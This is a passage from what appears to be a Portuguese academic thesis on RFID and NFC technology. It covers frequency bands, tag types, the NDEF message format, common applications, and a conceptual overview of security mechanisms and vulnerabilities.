


Figura 12 - Estrutura tipo de um sistema RFID

ERP - *Enterprise Resource Planning* - Sistema de Gestão Empresarial

LIMS - *Laboratory information management system* – Sistema de Gestão Laboratorial

CRM - *Customer Relationship Management* - Gestão de Relacionamento com o Cliente

2.3.4. Frequências

Inicialmente as etiquetas funcionavam com baixas frequências (LF – *Low Frequency*). Com o decorrer dos anos começaram a operar em altas frequências (HF – *High Frequency*). Mas recentemente operam na banda UHF (*Ultra High Frequency*). Os sistemas estão a evoluir para funcionarem na zona das micro-ondas implicando uma diminuição de custos. A Tabela 4 apresenta as bandas de frequências utilizadas nos sistemas RFDI/NFC na Europa e nos Estados Unidos da América.

Banda de Frequência	*Largura de banda*	*Frequências típicas*
Baixas frequências (LF)	100 KHz – 500 KHz	125 KHz
		134.2 KHz
Altas frequências (HF)	10 MHz – 15 MHz	13.56 MHz
Ultra Altas Frequências (UHF)	400 MHz – 950 MHz	Europa - 866 MHz EUA - 915 MHz
Micro-Ondas (µW)	2.4 GHz – 6.8 GHz	2.45 GHz 3.0 GHz

Tabela 4 - Espetro de frequências RFID/NFC

De seguida enuncio algumas características das várias bandas de frequências:

Banda LF

- Baixas taxas de transmissão de dados;
- Maior imunidade à presença de metal;
- Menor atenuação na água.

Banda HF

- Maiores taxas de transmissão de dados;
- Antenas menores - Menor custo de produção;
- Frequência única – 13.56 MHz.

Banda UHF

- Não uniformização de frequências;
- Baixo custo de produção;
- Maiores taxas de transmissão de dados;
- Maior eficiência;
- Ondas são refletidas no metal e absorvidas pela água.

Banda Micro-ondas

- São chamadas micro-ondas apesar de estarem na gama das UHF;
- A sua propagação é em linha de vista;
- Maior custo;
- Elevadas taxas de transmissão de dados;
- Grande imunidade ao ruído.

Relativamente ao alcance das comunicações, entre o leitor e a etiqueta, apresentado na Tabela 5, varia com o tamanho e a sensibilidade da antena.

Curto alcance	***Médio alcance***	***Longo alcance***	
≤ 50 cm – LF/HF	≤ 3 m – LF/HF	≤ 9 m - UHF	≤ 500 m - SHF
ISO/IEC 14443 A+B	ISO/IEC 15693	ISO/IEC 18000-6	ISO/IEC 18000-2
13.56 MHz 125-134 KHz	13.56 MHz 125-134 KHz	860-956 MHz (UHF)	2.4 GHz (μW) 5.8 GHz (μW)
Identificação de animais e leitura de proximidade	Identificação e controlo de acesso	Identificação de objetos	Identificação de veículos

Tabela 5 - Raio de ação das etiquetas RFID/NFC

2.4. Etiquetas

2.4.1. MIFARE Clássico – 1k e 4K

A família da MIFARE Clássica, da NXP, é a pioneira nos circuitos integrados em cartões inteligentes sem contato que operam na faixa de frequência dos 13,56 MHz com capacidade de leitura/gravação. Possui uma capacidade de memória EEPROM de 1 Kbytes (S50) e de 4 Kbytes (S70) e opera de acordo com a norma ISO/IEC 14443A – 1,2 e 3, com um alcance até 10 cm. Suporta o sistema anticolisão e o sistema proprietário de cifra CRYPTO1.

2.4.2. MIFARE Ultralight

A MIFARE Ultralight tem 512-bit de memória EEPROM organizada em 16 páginas de 4 bytes cada. Possui 32 bits OTP definidos pelo utilizador e 12 páginas, 384 bits, para leitura/escrita. Funciona de acordo com a norma ISO/IEC 14443A- 3 com um alcance de 10 cm, suporta o sistema anticolisão de nível 2 e um UID de 7 bits e não suporta qualquer cifra.

Possui também como sistema de segurança um campo de 2 bytes para proteção contra escrita dos diversos blocos. É utilizado em sistemas de pagamento e títulos de transportes públicos.

2.4.3. Mifare Ultralight C

A MIFARE Ultralight C é a primeira etiqueta para aplicações de uso limitado que oferece aos programadores/criadores os benefícios de uma criptografia aberta. Com a criptografia simétrica 3DES e com um conjunto de comandos de autenticação integrada fornece uma proteção eficaz contra a clonagem que ajuda a prevenir a contrafação de bilhetes. Opera de acordo com a norma ISO/IEC 14443A 1-3 com taxas de transmissão de 106 kbit/s e suporta o sistema de anticolisão. Possui uma memória EEPROM de 1536 bits (192 bytes) protegida do acesso a dados via autenticação 3DES.

2.4.4. MIFARE Ultralight EV1

É a próxima geração de etiquetas RFID para aplicações de uso limitado que oferece aos programadores/criadores a máxima flexibilidade para o sistema de venda de bilhetes e com opções adicionais de segurança. Possui um sistema de verificação da autenticidade que é uma ferramenta eficaz proteção contra clonagem. É utilizada em títulos de transportes públicos, ingressos de eventos (estádios, exposições, parques de lazer, etc.). Opera de acordo com a norma ISO/IEC 14443 A 1-3 com taxas de transmissão de 106 kbit /s e com sistema de anticolisão. Suporta OTP, bits de bloquei e contadores configuráveis. Três contadores unidirecionais independentes de 24 bits, protegido de acesso a dados através de *password* de 32 bits, assinatura originais da NXP Semiconductors e com um UID de 7 bytes.

2.4.5. MIFARE PLUS 2K, 4K

A MIFARE Plus apresenta-se com uma memória EEPROM de 2 Kbytes e de 4 Kbytes com uma estrutura memória fixa e compatível com MIFARE Clássico (MIFARE Mini, MIFARE 1K, MIFARE 4K) (setores, blocos) com o UID de 4 ou 7 bytes, autenticação individual de setores e de blocos. Utiliza a cifra AES. As chaves podem ser armazenadas como as chaves da MIFARE Clássica (2 x 48 bit por sector) ou chaves AES (2 x 128 bits por sector).

2.4.6. MIFARE DESFire EV1 – 2k, 4k e 8K

A MIFARE DESFire EV1 é ideal para soluções que querem combinar e suportar múltiplas aplicações num único cartão. Está em total conformidade com os requisitos da transmissão de dados rápida e segura, organização de memória flexível e interoperabilidade com infraestrutura existente. Opera na frequência 13.56 MHz com a capacidade de leitura e escrita. Está de acordo com a norma ISO/IEC 14443A 1-4, e apresenta-se em três capacidades de memória: 2 Kbytes, 4 Kbytes e 8 Kbytes de EEPROM. Utiliza vários algoritmos de cifra como o DES / 3DES / 3KDES e AES. Utiliza o UID com 7 bytes e verifica a integridade dos dados através do CRC. Tem como aplicações os títulos de transportes públicos, controlo de acesso, cartões de identificação, etc.

2.4.7. Icode SLI

Etiquetas com operação de leitura/escrita, sistema anticolisão e que funcionam até 1,5 m de distância do leitor segundo as normas ISO/IEC 15693 e ISO/IEC 18000-3. A memória apresenta uma arquitetura de 32 blocos de 4 bytes cada num total de 1024bit e são utilizadas em monitorização eletrónica de artigos, *Electronic Article Surveillance* (EAS).

2.4.8. Icode SLIx

Etiqueta de acordo com a norma ISO/IEC 15693, com uma distância de funcionamento até 1,5 m, que opera em 13,56 MHz, com taxas de transferência de dados até 53 kbit /s, verificação de integridade de dados através CRC de 16-bit, sistema anticolisão. EAS e *Application Family Identifier* (AFI) protegidos por *password*, e com o formato de armazenamento de dados (DSFID).

Algumas características das etiquetas SLI/SLIx

- EEPROM de 1024 bits, organizados em 32 blocos de 4 bytes cada
- Identificador único para cada dispositivo
- Mecanismo de proteção para cada bloco de memória de utilizador (proteção contra gravação)
- Mecanismo de proteção para DSFID, AFI, EAS
- EAS e AFI protegidos por *password* de 32-bit

Algumas aplicações:

- Bibliotecas
- Marcação de nível de item nas cadeias de fornecimento farmacêuticas
- Proteção Contrafação de bens de consumo
- Aplicações industriais
- Monitorização de ativos e documento

2.4.9. Hitag2

A Hitag2 é uma etiqueta que funciona a 125 KHz com uma memória de 256 bit e com a capacidade de comunicação bidirecional e cifrada, no modo *half duplex* entre o dispositivo de leitura/escrita. A memória está dividida em 8 páginas de 4 bytes cada, 4 páginas para dados e 4 páginas para controlo, que podem ser configuradas para diferentes modos de funcionamento e para diferentes tipos de acesso. As páginas podem ser protegidas contra a escrita e contra a leitura através de *flags*. Suporta autenticação mútua e a leitura/escrita em várias etiquetas em simultâneo devido à função HALT. A Hitag2 tem ainda a capacidade de emular diversas normas industriais.

Hitag2 apresenta 5 modos de funcionamento:

- Crypto – Autenticação mútua através da chave comum de 48 bits. Transmissão em texto cifrado;
- *Password* – Autenticação mútua e troca de *passwords*. Transmissão em texto simples;
- Modo público A – Transmissão do conteúdo da memória de dados quando está na presença de campo eletromagnético;
- Modo público B (de acordo com norma ISO/IEC 11784/85 – Identificação animal);
- Modo público C (compatível como PCF793x).

Tem como aplicações a logística, rastreamento de gado, rastreamento de ativos, Casinos e na automação industrial, entre outras.

2.4.10. NFC

A norma NFC foi introduzida pelo NFC Forum e envolve um iniciador e um alvo. O primeiro gera sinais de RF e controla a troca de informação com o alvo. O iniciador é um dispositivo ativo por norma um Smartphone e o alvo poderá ser também um Smatphone, funcionando como um dispositivo ativo ou passivo como uma etiqueta.

A norma NFC distingue dois modos de comunicação, ativo e passivo. A comunicação no modo ativo significa que ambos os dispositivos estão no modo ativo, isto é, ambos são iniciadores gerando os seus campos eletromagnéticos quando enviam dados/comandos e desativando-os quando recebem informação. Neste modo as dois dispositivos têm que ser alimentados. No modo passivo apenas um dos dispositivos é o iniciador sendo o outro o alvo que responde aos comandos do iniciador. Sendo o alvo uma etiqueta esta obtém a energia através do campo eletromagnético gerado pelo iniciador.

O NFC Forum define quatro tipos de etiquetas que oferecem diferentes velocidades de comunicação, capacidades de configuração, de memória, de segurança, de retenção de dados e da resistência da gravação. Atualmente as taxas de comunicação suportadas são 106, 212 ou 414 kbits/s.

2.4.10.1. Tipos de etiquetas

Apresenta-se seguidamente uma breve apresentação dos 4 tipos definidas pelo NFC Forum:

Tipo 1 (NFC-A)

Etiquetas Topaz, da Innovision ou Broadcom BCM20203 baseadas na norma ISO/IEC 14443A. As etiquetas suportam a leitura e são regraváveis. Os utilizadores podem configurar a etiqueta para operar unicamente como leitura. A memória disponível varia entre os 96 bytes e os 2 Kbytes e suportam velocidades de 106 Kbits/s. Não possuem sistema anticolisão [19].

Tipo 2 (NFC-B)

Etiquetas baseadas na ISO/IEC 14443A. Por exemplo a MIFARE da NXP. As etiquetas suportam a leitura e são regraváveis. Os utilizadores podem configurar a etiqueta para operar unicamente como leitura com velocidade de 106 Kbits/s e suporta sistema anticolisão. A memória disponível varia entre os 48 bytes e os 2 Kbytes. MFARE Ultraligth, MIFARE S50 (Etiquetas NDEF).

Tipo 3 (NFC-F)

Etiquetas baseadas na norma industrial Japonesa (JIS) X6319-4, mais conhecida como FeliCa. Vêm definidas de fábrica como de leitura, regraváveis ou unicamente de leitura com duas velocidades de 212 ou 424 Kbits/s. A capacidade de memória vai até 1 MByte. Suportam a norma ISO/IEC 18092. A etiqueta não suporta encriptação nem autenticação mas suporta sistema de anticolisão.

Tipo 4

Etiquetas baseada na etiqueta DESFire e acordo coma norma ISO/IEC 14443 A e B. Vêm definidas de fábrica como de leitura, regraváveis ou unicamente de leitura com velocidades de 106, 212 ou 424 Kbits/s. A capacidade de memória vai até 8 KBytes e 32 KBytes de memória por serviço. São exemplos a DESFire e SmartMX-JOCP da NXP e a Calypso B.

Existe ainda um quinto tipo de etiqueta que não foi propriamente definido pelo NFC Forum mas é provavelmente a etiqueta NFC mais utilizada [19]. Com memória de 192, 768 e 3584 bytes e uma velocidade de transmissão de 106 Kbits/s. Suporta o sistema anticolisão. São exemplo a MIFARE Clássica 1k, 4k e mini.

A Tabela 6 apresenta um resumo de algumas características das etiquetas que suportam NFC.

Etiqueta	*Fabricante*	*Modelo*	*Memória*	*Frequência*	*Protocolo*
Tipo 1	Broadcom	Topaz	R/W 96 Byte	13.56MHZ	ISO/IEC 14443A
Tipo 2	NXP	NTAG203	R/W 144 Byte	13.56MHZ	ISO/IEC 14443A
		Mifare Ultralight	R/W 512 Bit	13.56MHZ	ISO/IEC 14443A
		Mifare Ultralight C	R/W 192 Byte	13.56MHZ	ISO/IEC 14443A
		Mifare S50	R/W 1K Byte	13.56MHZ	ISO/IEC 14443A
Tipo 3	Sony	FeliCa RC-S965	R/W 96 Bytes	13.56MHZ	ISO/IEC 18092
Tipo 4	NXP	Desfire EV1	R/W 2K/4K/8K Byte	13.56MHZ	ISO/IEC 14443A
Tipo 5*	NXP	Mifare Clássica 1k, 4k e mini	R/W 192/768/3584 bytes	13.56MHZ	ISO/IEC 14443A

*Tipo de etiqueta NFC não definida pelo NFC Forum

Tabela 6 - Tipos de etiquetas segundo NFC-Forum

2.4.10.2. Leitura e escrita NFC

O NFC Forum definiu como é que as mensagens (NDEF) são lidas e escritas nas etiquetas.

Definições do tipo de estrutura de dados, *Record Type Definitions* (RTDs) que inclui: NDEF, Texto, URI, *Smart Poster* e assinaturas. Assim os dispositivos NFC podem operar em 3 modos diferentes:

- **Leitura/Escrita de etiquetas**
  Os dispositivos leem os dados das etiquetas e age de acordo com a informação lida. Se o dispositivo for um Smartphone pode ser usado para obter o URL indicado pela etiqueta e conectar-se de uma forma automática a um sítio web. Pode enviar uma SMS com uma determinada informação sem ter da digitar ou obter vales de desconto apenas com a aproximação dos dois dispositivos.

  ISO/IEC14443, JIS X 6319-4/FeliCa, ISO/IEC 15693
  RTD – *Record Type Definition*
  NDEF – *Data Exchange Format*

- **Emulação de etiquetas (elemento de segurança)**
  O dispositivo NFC deve suportar a emulação de cartões, *host-based card emulation* (HCE). O Smartphone por exemplo pode funcionar como meio de pagamento, título de transporte, controlo de acesso, etc.

  EMVCo/ISO/IEC14443, JIS X 6319-4/FeliCa

- **Comunicação de dados *peer-to-peer* (P2P) entre dispositivos**
  A comunicação P2P é intuitiva, simples e segura.

  NFCIP-1, NFCIP-2, ISO/IEC 18092, ISO/IEC 21481
  LLCP – *Logic Link Link Protocol*

2.4.10.3. Comunicação

A comunicação *peer-to-peer* é implementada na norma ISO/IEC 18092. Existem dois protocolos, a ligação lógica, *Logical Link Control Protocol* (LLCP) e a ligação simples, *Simple NDEF Exchange Protocol* (SNEP). Este tipo de comunicação não existe em RFID.

NDEF – *NFC Data Exchange Format*

O formato de mensagens normalizado NDEF, cuja estrutura é apresentado na Figura 13, é usado para a troca de informação entre dispositivos que suportam NFC, incluindo etiquetas.

As mensagens NDEF é uma estrutura binária que contém vários registos. Cada registo possui um cabeçalho que contém metadados sobre as suas propriedades. Existem registos de vários tipos, que possuem um ID, um tamanho e um conteúdo, chamado *payload*. Este formato distingue a etiqueta NFC da etiqueta RFID. As mensagens NDEF podem ser compostas por um ou mais registos de diferentes tipos.

A definição do tipo de registo, *Record Type Definition* (RTD) define o tipo de registos utilizados nas mensagens NDEF:

- Texto simples
- URI (*Uniform Resource Indentifiers*)
- *Smart Posters*

  Inclui URLs, SMS, números de telefones, etc
- Assinaturas

  Conjunto de algoritmos de assinaturas e tipos de certificados.
- Controlo genérico




Figura 13 - Formato da mensagem NDEF

A Tabela 7, a Tabela 8 e a Tabela 9 apresentam a descrição, as características e os respetivos valores dos diversos campos que constituem uma mensagem NDEF.

7	6	5	4	3	2	1	0
MB	ME	CF	SR	IL	TNF		
Tamanho do tipo							
Tamanho do *payload*							
Tamanho do ID							
Tipo de registo							
ID							
Payload							

Tabela 7 - Constituição de um registo NFC

MB: (1 – indica o início do primeiro registo da mensagem NDEF)

ME: (1 – indica o último registo da mensagem; 0 – indica que existem mais registos)

CF: Indica se o registo é o primeiro registo ou o do meio em mensagens fragmentadas.

SR: Indica se o campo "Tamanho do *payload*" é menor ou igual a 1 byte (1=1 byte; 0=4 bytes)

IL: Indica se o campo "Tamanho do ID" está presente

TNF: *Type Name Format* – Descreve o tipo de registo:

TNF	***Tipo de registo***	***Descrição***
0x00	Vazio	Nenhum ID, Tipo ou *payload* está associado a um registo NDEF. Tipo de registo por defeito.
0x01	*Well-Know*	Tipo de registo definido através do RTD
0x02	MIME Media	Indica que o *payload* é um fragmento intermédio ou final
0x03	URI	Indica que o campo contém um valor de acordo com a norma RFC 3986 - "http://"
0x04	Externo	Indica que o campo contém um valor associado ao RTD
0x05	Desconhecido	*Payload* desconhecido
0x06	Inalterável	Indica que o *payload* é um fragmento intermédio ou final

Tabela 8 - Estrutura do tipo de registo TNF

Valor	***Protocolo***
0x00	Campo URI completo
0x01	`http://www.`
0x02	`https://www.`
0x03	`http://`
0x04	`https://`
0x05	`tel:`
0x06	`mailto:`
0x07	`ftp://anonymous:anonymous@`
0x08	`ftp://ftp.`
0x09	`ftps://`
0x0A	`sftp://`
0x0B	`smb://`
0x0C	`nfs://`
0x0D	`ftp://`
0x0E	`dav://`
0x0F	`news:`
0x10	`telnet://`
0x11	`imap:`

Valor	***Protocolo***
0x12	`rtsp://`
0x13	`urn:`
0x14	`pop:`
0x15	`sip:`
0x16	`sips:`
0x17	`tftp:`
0x18	`btspp://`
0x19	`btl2cap://`
0x1A	`btgoep://`
0x1B	`tcpobex://`
0x1C	`irdaobex://`
0x1D	`file://`
0x1E	`urn:epc:id:`
0x1F	`urn:epc:tag:`
0x20	`urn:epc:pat:`
0x21	`urn:epc:raw:`
0x22	`urn:epc:`
0x23	`urn:nfc:`

Tabela 9 - Identificadores URI

2.5. Utilizações comuns

Podemos encontrar as mais diversas aplicações da tecnologia RFID/NFC. São utilizadas etiquetas na área da Educação, Saúde, Segurança, Indústria, Transportes, Divertimento entre muitas outras.

2.5.1. RFID

A utilização de etiquetas RFID está logicamente associada à identificação de um objeto. Esta identificação pode ser realizada através de um único identificador, normalmente o UID da etiqueta, ou através dos dados que a etiqueta contém. De seguida enumero um conjunto de utilizações que apesar de incompleta abrange a maior parte das situações comerciais:

Sistemas de saúde/farmacêuticas

- Controle de acesso
- Acompanhamento de reservatórios de sangue
- Acompanhamento de material médico
- Autenticação de pacientes e pessoal médico
- Autenticação farmacêutica
- Acompanhamento de dados e imagens
- Autenticação de produtos e calibração
- Gerenciamento remoto de estado de saúde

Controlo de acesso

- Local de trabalho
- Equipamento perigoso/segurança
- Computadores e veículos
- Sistemas de transportes
- Instalações de lazer

Identificação

- Passaportes
- Cartão de identidade

Controlo de acesso a veículos

- Acesso ao veículo - Chave
- Pagamento de portagens
- Pagamento de combustível
- Sistema de pagamento (Debito/Crédito)

Automação industrial

- Controlo do processo de fabrico

Logística e distribuição

- Monitorização de produtos desde o envio até ao cliente
- Gestão de cadeia de fornecimento

Locais de venda a retalho

- Gestão de pedidos
- Gestão de *stocks*

Segurança

- Autenticação do produto
- Anticontrafação
- Sistemas antirroubo

2.5.2. NFC

As etiquetas NFC tem enumeras e variadas aplicações. Quando emuladas podem ser utilizadas em transações monetárias como a *Google Wallet*, em pagamentos como os cartões de débito e de crédito ou mesmo como sistemas de títulos em sistemas de transportes como o cartão Oyster[1] ou como o Viva[2].

As funcionalidades NFC estão presentes em diversas aplicações como:

- Comunicação de dados entre dois Smartphones que estejam perto um do outro.
    - Pode enviar um URL a um dispositivo ligado à Internet de modo a obter informações sobre produtos ou serviços;

[1]http://www.tfl.gov.uk/
[2] https://www.portalviva.pt/lx/pt/homepage/cart%C3%B5es.aspx

        - Enviar fotos ou documentos de grandes dimensões. Nestes casos o sistema pode configurar a comunicação Bluetooth para o envio;
- Títulos de transporte;
- Eventos desportivos;
- Sistema de jogo em Casinos;
- Comunicação de imagens de uma câmara de vídeo para um computador ou HDTV equipados com NFC;
- Comunicação de dados entre um computador e um dispositivo móvel;
- Um Smartphone equipado com NFC pode:
    - Realizar pagamentos em caixas registadoras – Carteira virtual;
    - Realizar pagamentos em máquinas de venda;
    - Realizar pagamentos em parqueamentos;
    - Obter dinheiro em Caixas Multibanco;
    - Servir de bilhetes ou títulos de transportes ou de acesso.

As etiquetas NFC permitem a configuração e definição de outros protocolos de comunicação como o Bluetooth e WLAN. Permitem também a utilização em painéis publicitários inteligentes, *smart posters*. O *Smartphone* atua como um leitor e obtém a informação das etiquetas que estão distribuídas pelo painel. Podem funcionar como um *Token* utilizados nos aeroportos ou estádios de futebol eliminando a necessidade dos bilhetes em papel. Como o NFC é compatível com sistemas RFID, um *Smartphone* pode funcionar como chave em sistemas de controlo de acesso. Usado como chave em viaturas como utilizadas pela BMW e na Renault entre outras. Reserva em hotéis dando acesso direto aos quartos e na utilização como bilhetes de transportes. Nos jogos olímpicos de Londres os transportes públicos começaram a aceitar o pagamento através da NFC adaptando o cartão que utilizam, o cartão Oyster. Os cuidados de saúde implementam sistemas de identificação gravação de dados dos pacientes. O NFC Forum lançou as especificações técnicas para a comunicação de dispositivos pessoais de saúde, *Personal Health Device Communication* (PHDC).

Modo de pagamento em que o *Smartphone* está associado a um cartão de débito ou de crédito. Para tal é ativada a aplicação de pagamento e aproximar 10 cm do sistema de pagamento. Este sistema ainda não está ativo em Portugal mas está em funcionamento o pagamento através de cartões de débito via *Contacless* com limite para cada transação de 20 € [20].

3. Vulnerabilidades de segurança nas tecnologias RFID/NFC

A RFID é uma das tecnologias mais difundidas nas nossas sociedades. O que começou por ser um modo de identificação rapidamente se expandiu para outras aplicações como bilhetes de transporte, controlo de acesso e sistemas de pagamento entre outros.

Torna-se importante definir os termos de segurança e privacidade em RFID/NFC. Assim segurança refere-se a uma ou à combinação destas propriedades:

- Confidencialidade;
- Integridade;
- Autenticação do leitor e da etiqueta;
- O não repúdio do leitor e da etiqueta;
- Disponibilidade;
- Controlo de acesso.

A maioria dos sistemas de controlo de acesso utiliza como único mecanismo de segurança o UID. Grande parte dos sistemas de bilhetes de transporte utiliza apenas a memória das etiquetas, facto que permite a sua emulação para ultrapassar os mecanismos de segurança. Muitas etiquetas utilizam mecanismos de segurança normalizados ou proprietários baseados em criptografia para garantir a Autenticação, Integridade e Confidencialidade dos dados.

3.1. Sistemas de segurança

3.1.1. Leitor

Muitos dos leitores RFID estão dispostos em locais sem uma proteção física adequada. O atacante pode sem grande dificuldade esconder um leitor não autorizado para obter ou interferir na comunicação do leitor oficial. Assim podendo ter o controlo sobre a etiqueta ou adulterar os dados que o leitor oficial recebe, método utilizado para introduzir um vírus no sistema *middleware* através do ataque SQL *injection*.

3.1.2. Falta de privacidade

Muitas lojas vendem os seus produtos, roupas ou equipamentos eletrónicos, com etiquetas RFID que possuem um identificador único. Ao associar esse identificador a um cliente

podemos monitorizar diversas atividades e criar um perfil do individuo sem a sua autorização. Por exemplo, algumas peças de vestuário possuem uma etiqueta resistente à lavagem durante vários anos. Se existir uma rede de leitores RFID em locais específicos, podemos monitorizar os passos da peça de vestuário.

3.1.3. A utilização do número único de identificação (UID)

A utilização de um número único dificulta a contrafação na medida em que pode ser facilmente validado pelo sistema, facilita a pesquisa de valores duplicados e ser for atribuído de forma aleatória torna mais difícil a produção não autorizada de UID válidos.

3.1.4. Monitorização e localização

A monitorização é uma ferramenta bastante útil numa visão global. A informação sobre o percurso do produto e a sua localização é de extrema importância para empresas que realizam a gestão de uma grande quantidade de produto e a expedição para longas distâncias. Por outro lado a monitorização pode ser aplicada pare fins que viole a privacidade do individuo.

3.1.5. Autenticação mútua

A autenticação mútua exige que dois interlocutores se identificam perante o outro. Mitiga os ataques de repetição ou de retransmissão. Existem uma grande quantidade de protocolos cujo esquema é implementado por *software* ou por *hardware*.

3.1.6. Utilização de *password*

A *password* é utilizada para proteção do acesso à etiqueta. Para obter o acesso o atacante tem que realizar um ataque à base de dados ou realizar um ataque por força bruta. Neste último, a confirmação da *password* pode demorar alguns dias, dependendo do tamanho da password.

3.1.7. One Time Programmable - OTP

O método *One Time Programmable* consiste na possibilidade do utilizador programar o conteúdo da etiqueta e torná-lo apenas de leitura. Este processo é irreversível e é realizado no momento de fabrico com o UID. O método providencia uma prova de autenticidade.

3.1.8. CRC

CRC é um método para identificação de erros, que se baseia em tratar sequências de bits, como polinômios e é aplicado para garantir a integridade dos dados. Se o valor CRC da mensagem recebido for diferente do valor CRC enviado junto com a mensagem então podemos estar perante a adulteração da informação.

Apesar do sistema CRC não fazer parte do algoritmo de anticolisão ou do método de deteção de colisão podemos detetar colisões através deste sistema.

3.1.9. PRGN

Um gerador de números pseudoaleatórios é uma das principais ferramentas de segurança de sistemas RFID de baixo poder computacional. Na prática a determinação do número não é aleatório apesar de exibir aleatoriedade estatística enquanto estão a ser gerados por um processo inteiramente determinístico. Para aplicações como a criptografia, o uso de geradores de números pseudoaleatórios, tanto a partir de *hardware* como de *software* ou alguma combinação é inseguro. Quando o objetivo é tornar a mensagem tão difícil quanto possível de ser quebrada os valores aleatórios são essenciais para esconder a chave de cifra do atacante. Sequências pseudoaleatórias são determinísticas e reprodutíveis bastando descobrir e reproduzir uma sequência pseudoaleatória é o algoritmo utilizado para gerá-la e a semente inicial.

3.1.10. Criptografia

Criptografia é um conjunto de técnicas, apresentadas na Tabela 10, para converter texto simples, *plaintext*, em texto ilegível ou texto cifrado, que apenas pode ser lido por quem possuir a chave de cifra. Há dois tipos de chaves criptográficas: chaves simétricas que utiliza uma única chave e chaves assimétricas que utiliza uma chave pública e uma chave privada.

Algoritmos assimétricos	*Algoritmos simétricos*
Curvas elípticas	Máquina Enigma
DH – Diffie-Hellman	DES – 2DES – 3DES
DSA de curvas elípticas	RC2 – RC4 – RC5 – RC6
El Gamal	Blowfish
RSA (1024, 2048 e 3072 bits)	IDEA
	AES
	Twofish
	CAST

Tabela 10 - Exemplos de algoritmos criptográficos

Já existe no mercado um conjunto de dispositivos NFC que utilizam mecanismos de criptografia que utilizam as Curvas Elípticas de Diffie-Hellman (ECDH) e o algoritmo AES para garantir a integridade dos dados [21].

3.1.11. Autenticação de mensagens

A autenticação de mensagens é um mecanismo aplicado nas comunicações em canal não seguro, em que ambas as partes partilham a mesma chave. Na Tabela 11 é apresentado um conjunto de mecanismos que garantem a integridade da mensagem e o não repúdio. A autenticação garante que os dados recebidos são exatamente iguais aos enviados, que não sofreu modificação, inserção, exclusão ou repetição de dados e que a identidade afirmada pelo emissor é valida. Podemos utilizar o Códigos de Autenticação de Mensagem, *Message Authentication Code* (MAC) ou a função resumo, função *hash*.

Algoritmos para Códigos MAC	*Algoritmos para Funções hash*
DAA – Data Authentication Algorithm	Message-Digest algorithm MD2 – MD4 – MD5
DAC – Data Authentication Code	Secure Hash Algorithm SHA-1 – SHA-256 – SHA-512
MAC baseados na cifra de blocos • CBC-MAC • OMAC • PMAC	RIPEMD-160
MAC baseado na função *hash* universal – UMAC	Tiger
MAC baseado na função *hash* - HMAC	Whirlpool
MAC baseado em cifra – CMAC	DSA
Baseada no AES – Poly1305-AES	

Tabela 11 - Mecanismos de autenticação de mensagens

Um MAC é um algoritmo que recebe uma mensagem e uma chave secreta como entrada e produz um número de tamanho fixo. Uma função *hash* recebe como entrada um bloco de dados de qualquer dimensão, mensagem, e produz um bloco de dados com dimensão fixa e pequena (*Message Digest* ou Código *Hash*).

3.1.12. Assinatura digital

